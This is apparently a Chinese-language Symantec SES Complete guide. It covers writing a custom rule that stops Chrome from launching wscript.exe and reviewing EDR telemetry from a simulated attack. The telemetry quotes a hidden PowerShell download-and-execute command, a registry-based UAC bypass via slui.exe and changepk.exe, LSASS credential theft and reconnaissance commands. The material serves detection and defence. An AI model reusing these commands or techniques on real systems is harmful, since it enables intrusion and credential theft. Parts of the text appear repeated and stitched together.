
```
PS C:\Users\Default> Stop-Process -Id 1700
Stop-Process -Id 1700


PS C:\Users\Default> Get-WmiObject Win32_Process -Filter "name = 'PowerShell.exe'" | Select-Object ProcessId, CommandLine
Get-WmiObject Win32_Process -Filter "name = 'PowerShell.exe'" | Select-Object ProcessId, CommandLine

ProcessId CommandLine
--------- -----------
     4656 C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe


PS C:\Users\Default>
```

Write Your Own Custom Protection

支援 SES Complete 的是一支頂尖團隊，專門評估最新惡意軟體。賽門鐵克專家工程師持續更新 SES Complete 的防護與偵測機制，以應對最新威脅與活動。但沒有人比您更了解自身環境，因此 SES Complete 允許您編寫專屬防護與偵測規則，並根據組織需求量身打造。


舉例來說，假設我們想阻擋攻擊的初始階段：Chrome 啟動 wscript.exe 來執行惡意 JavaScript。SES Complete 透過自訂應用程式行為政策實現此目標。自訂應用程式行為政策類似先前提及的自適應防護，但允許我們為組織編寫專屬規則。雖然設定過程稍費工夫，卻是鎖定環境的強大工具。

前往「政策」頁面，選擇現有的（或建立新的）自訂應用程式行為政策。點選「Add Rule Set」以建立新的規則集。




輸入規則名稱，然後按下「Add」以新增此規則。

此處指定的是父系應用程式 (在本例中為 Chrome）。




點擊新規則旁的向下箭頭，然後按下「Add Rule」按鈕。

輸入規則名稱，然後按下「Add Included Application」。




此處指定父系應用程式（本例中為 Chrome）。SES Complete 提供多種選項供您選擇此規則適用的程序類型。例如，您可以選擇完整路徑、僅應用程式名稱、依磁碟機類型篩選（如網路磁碟機或可移除媒體，例如 USB 隨身碟）、雜湊值比對，或命令列參數的正規表示式。本例中，我們選擇任何名為 chrome.exe 的應用程式，無論其執行位置為何。

下一步是指定我們要阻止 Chrome 執行哪些操作。




下一步是指定我們要阻止 Chrome 執行的操作。本例中，我們要阻止 Chrome 啟動特定程序。請依序選取「Behaviors and Actions」、「Launch Process Attempts」旁的下拉箭頭，以及「Add Condition」。




保安資訊 SAVETIME INFORMATION SECURITY

我們再次獲得各類選項以精確指定目標程序。

為條件命名，然後按下「Add Process Definition」。




我們再次獲得各種選項，可精細指定目標程序。在此案例中，我們將封鎖任何名為 wscript.exe 的程序。輸入「Process Name to Match」，然後按下「Save Process Definition」。




建議先以監控模式運行新規則一段時間，以確保組織內不會因此影響合法用途。

現在我們要指定當 wscript.exe 由 chrome.exe 啟動時，我們希望執行的操作。請選取「Actions」標籤頁，按下「Block access」及「Save Condition」。



按下「Save Rule」。




選擇規則集的操作方式。若僅需在 Chrome 啟動 wscript 時接收通知，請選擇「Monitor」模式。建議新規則啟用初期先以監控模式運行，確保組織內不會因此中斷正常運作。


當您準備將規則設為封鎖時，請選擇「On」。

SES COMPLETE 系統本應在攻擊尚未啟動前就已多次攔截其行徑。

請點選畫面頂端附近的「Save」按鈕以儲存此政策。



最後，請務必將此政策套用至一個或多個端點群組。請點選頁面頂端附近的「Apply Policy」，並選擇要將政策套用的裝置群組。



攻擊調查摘要

早在「攻擊」章節中，我們曾描述過一樁真實世界的攻擊案例：攻擊者運用高度混淆的JavaScript執行程式碼，透過多種偵測技術判定受害者是否為合適目標，傳輸加密的指令與控制流量，運用入侵工具傳輸技術將攻擊工具植入受害者機器，藉由PowerShell實現UAC繞過以提升權限，竊取憑證資訊，分階段竊取資料，進行橫向移動，最終將竊取的資料外洩。

那麼，SES Complete 在以清晰易懂的方式呈現這些步驟方面表現如何？

如前所述，SES Complete 早在攻擊啟動前便已多次成功攔截。為測試其超越攔截功能的效能，我們將 SES Complete 切換至特殊監控模式（此模式不建議用於生產環境），該模式下系統會對所有活動發出警示但不執行攔截。在關閉攔截功能的前提下，讓我們逐步檢視 SESC 的監控結果。

攻擊始於Chrome下載惡意JavaScript程式碼。Chrome最初將其下載的檔名存為「javascript[1]」的臨時檔案，隨後複製至最終存放位置，檔案變為 jkhertgbn.js。

Jan 17, 2023, 12:52:15 PM	Outbound: chrome.exe sent 806 bytes to 173.194.202.132:443 and received 23609 bytes from 172.28.48.7:53971 via HTTPS,TLS.	Application Layer Protocol: Web Pro... + 1 other	"C:\Users\edradmin\AppData\Roam... ---
		Application Layer Protocol: Web Protocols,Encrypted Channel: Asymmetric Cryptography	
Jan 17, 2023, 12:52:15 PM	chrome.exe created javascript[1].	Ingress Tool Transfer	"C:\Users\edradmin\AppData\Roam... ---
Jan 17, 2023, 12:52:15 PM	chrome.exe created jkhertgbn.js.	Ingress Tool Transfer	"C:\Users\edradmin\AppData\Roam... ---

Chrome隨後便執行了它剛下載的惡意JavaScript程式碼。

Jan 17, 2023, 12:52:15 PM	chrome.exe launched wscript.exe.	Command and Scripting Interpreter + 1 other	"C:\Users\edradmin\AppData\Roaming\Google Chrome\Chrome.exe"	"C:\Windows\System32\wscript.exe" jkhertgbn.js

惡意 JavaScript 隨後會調用各種 Windows 程式，以收集關於本機的資訊。

Jan 17, 2023, 12:52:16 PM	wscript.exe launched whoami.exe.	Account Discovery + 2 others	"C:\Windows\System32\wscript.exe" jkhertgb...	whoami.exe
Jan 17, 2023, 12:52:17 PM	wscript.exe launched net.exe.	Remote Services: SMB/Windows ... + 1 other	"C:\Windows\System32\wscript.exe" jkhertgb...	net user
Jan 17, 2023, 12:52:17 PM	wscript.exe launched net.exe.	Account Discovery: Domain Acco... + 3 others	"C:\Windows\System32\wscript.exe" jkhertgb...	net user
Jan 17, 2023, 12:52:18 PM	net.exe launched net1.exe.	Account Discovery: Domain Acco... + 3 others	net user	C:\Windows\system32\net1 user
Jan 17, 2023, 12:52:18 PM	wscript.exe launched systeminfo.exe.	Account Discovery + 1 other	"C:\Windows\System32\wscript.exe" jkhertgb...	systeminfo

SES Complete 在執行時解碼 JavaScript，甚至替換變數以檢視前一步驟中「就地取材」的 Windows 程式所產生的結果。

Jan 17, 2023, 12:52:23 PM | AMSI event detected for wscript.exe | "C:\Windows\System32\wscript.exe" j... | Command and Scripting... + 1 other | IHost.CreateObject("

Data	IHost.CreateObject("WScript.Shell"); IWshShell3.SpecialFolders("AppData"); IHost.CreateObject("Scripting.FileSystemObject"); IFileSystem3
Analysis	{}
AMSI Risk	1-Not Detected
Source Monitored	
Data	IHost.CreateObject("WScript.Shell"); IWshShell3.SpecialFolders(
Event Information	
Event Type Id	8018-AMSI Activity

```
IHost.CreateObject("WScript.Shell");
IWshShell3.SpecialFolders("AppData");
IHost.CreateObject("Scripting.FileSystemObject");
IFileSystem3.FileExists("C:\Users\edradmin\AppData\Roaming\test.tmp");
IFileSystem3.DeleteFile("C:\Users\edradmin\AppData\Roaming\test.tmp");
IFileSystem3.CreateTextFile("C:\Users\edradmin\AppData\Roaming\test.tmp", "true");
IWshShell3.Exec("whoami.exe");
IWshExec.StdOut();
ITextStream.ReadAll();
ITextStream.WriteLine("whoami output: ");
ITextStream.WriteLine("victim-1\edradmin
");
IWshShell3.Exec("net user");
IWshExec.StdOut();
ITextStream.ReadAll();
ITextStream.WriteLine("net user output: ");
ITextStream.WriteLine("
User accounts for \\VICTIM-1

-------------------------------------------------------------------------------
Administrator            DefaultAccount           edradmin
Guest                    speadmin");
IWshExec.StdErr();
ITextStream.ReadAll();
ITextStream.WriteLine("net user err: ");
ITextStream.WriteLine("");
IWshShell3.Exec...
```

Jan 17, 2023, 12:52:23 PM | wscript.exe launched powershell.exe. | "C:\Windows\System32\wscrip

Jan 17, 2023, 12:52:24 PM | A trusted process launched with sus... | ---

接著我們看到 JavaScript 將資料上傳至 C&C 伺服器，並接收進一步指令以持續對該目標發動攻擊。

Jan 17, 2023, 12:52:23 PM	Outbound: wscript.exe sent 3642 bytes to 52.1.93.201:443 and received 9595 bytes from 172.28.48.7:54066 via HTTPS,TLS.	"C:\Windows\System32\wscript.exe" jkhertgbn.js	Application L... + 1 other

在上一步驟中，攻擊者發送指令，使 JavaScript 執行 PowerShell 命令，以下載並執行攻擊的下一階段。

Jan 17, 2023, 12:52:23 PM	wscript.exe launched powershell.exe.	Command and Scripting Interpreter: PowerShell	"C:\Windows\System32\wscript.exe" jkhertgbn.js PowerShell -windowstyle hidden -NoProfile -ExecutionPolicy By PowerShell -windowstyle hidden -NoProfile -ExecutionPolicy Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString(\"https:// drive.google.com/uc?export=download&id=[redacted]\"))"

此指令相當可疑。SES Complete 發出多項警告：

1. 指令列內容可疑
2. 該指令將下載並執行腳本
3. PowerShell 正存取網路
4. JavaScript 正在執行 PowerShell

Jan 17, 2023, 12:52:24 PM	A trusted process launched with suspicious command line activity - Method 1	Exploitation for Client Executi...
Jan 17, 2023, 12:52:24 PM	PowerShell executed with suspicious command line activity to download and execute script	Command and Scripting Inter...
Jan 17, 2023, 12:52:24 PM	PowerShell accessing network via HTTP(s) (actor: PowerShell) (target: HTTP Access).	Command and Scripting Inter... + 1 other
Jan 17, 2023, 12:52:25 PM	Windows Scripting Host (WScript) launching PowerShell (actor: WScript) (target: PowerShell).	Command and Scripting Inter... + 1 other
Jan 17, 2023, 12:52:27 PM	PowerShell activity: System.Net.WebClient.DownloadString(https://drive.google.com/uc?ex...	Command and Scripting Inter... + 2 others

該指令隨後便從 Google 雲端硬碟下載惡意腳本。此過程完全在記憶體中執行，檔案從未寫入磁碟。

>	Jan 17, 2023, 12:52:27 PM	Outbound: powershell.exe sent 421 bytes to 74.125.135.100:443 and received 8112 bytes from...	Application Layer Protocol: Web Protocols + 1 other
>	Jan 17, 2023, 12:52:28 PM	Outbound: powershell.exe sent 609 bytes to 173.194.202.132:443 and received 21903 bytes fro...	Application Layer Protocol: Web Protocols + 1 other

接著我們看到從下載的 PowerShell 中出現了一系列有趣的活動。

1.如同先前的 JavaScript，SES Complete 會顯示正在執行的 PowerShell 指令詳情。

2.於 HKCU:\Software\Classes\Launcher.SystemSettings\shellex\ContextMenuHandlers 建立註冊表機碼。


3.PowerShell 啟動 Windows 授權工具 slui.exe，此為具備高完整性等級的合法 Windows 程式。

4.Slui.exe 隨後會啟動另一項合法的 Windows 程式 changepk.exe。這是 Windows 授權工具正常運作的環節之一。


5.Changepk.exe 隨後以高完整性層級啟動惡意 PowerShell。這並非 Windows 授權的正常運作方式。

6.此為濫用 Windows 授權功能之行為，係因上述步驟 2 所做的登錄檔變更所致。SES Complete 將此標記為疑似 UAC 繞過事件。

這些是重要的發現。SES Complete 不僅清晰標示出剛發生的權限提升事件，更完整呈現了導致權限提升的所有過程步驟。



攻擊者取得提升權限後，便竊取儲存在 LSASS 記憶體中的憑證。



此外，攻擊者會對使用者、機器以及網路上的其他機器進行大量偵察。

Jan 17, 2023, 12:52:56 PM	powershell.exe launched sc.exe.	System Service Discovery	"C:\Windows\system32\sc.exe" query
Jan 17, 2023, 12:52:57 PM	powershell.exe launched net.exe.	Network Share Discovery + 1 other	"C:\Windows\system32\net.exe" share
Jan 17, 2023, 12:52:58 PM	net.exe launched net1.exe.	Network Share Discovery + 1 other	C:\Windows\system32\net1 share
Jan 17, 2023, 12:52:59 PM	powershell.exe launched tasklist.exe.	Process Discovery + 2 others	"C:\Windows\system32\tasklist.exe"
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.1
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.2
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.3
Jan 17, 2023, 12:53:03 PM	powershell.exe launched nslookup.exe.	Remote System Discovery + 1 other	"C:\Windows\system32\nslookup.exe" 172.28.48.4
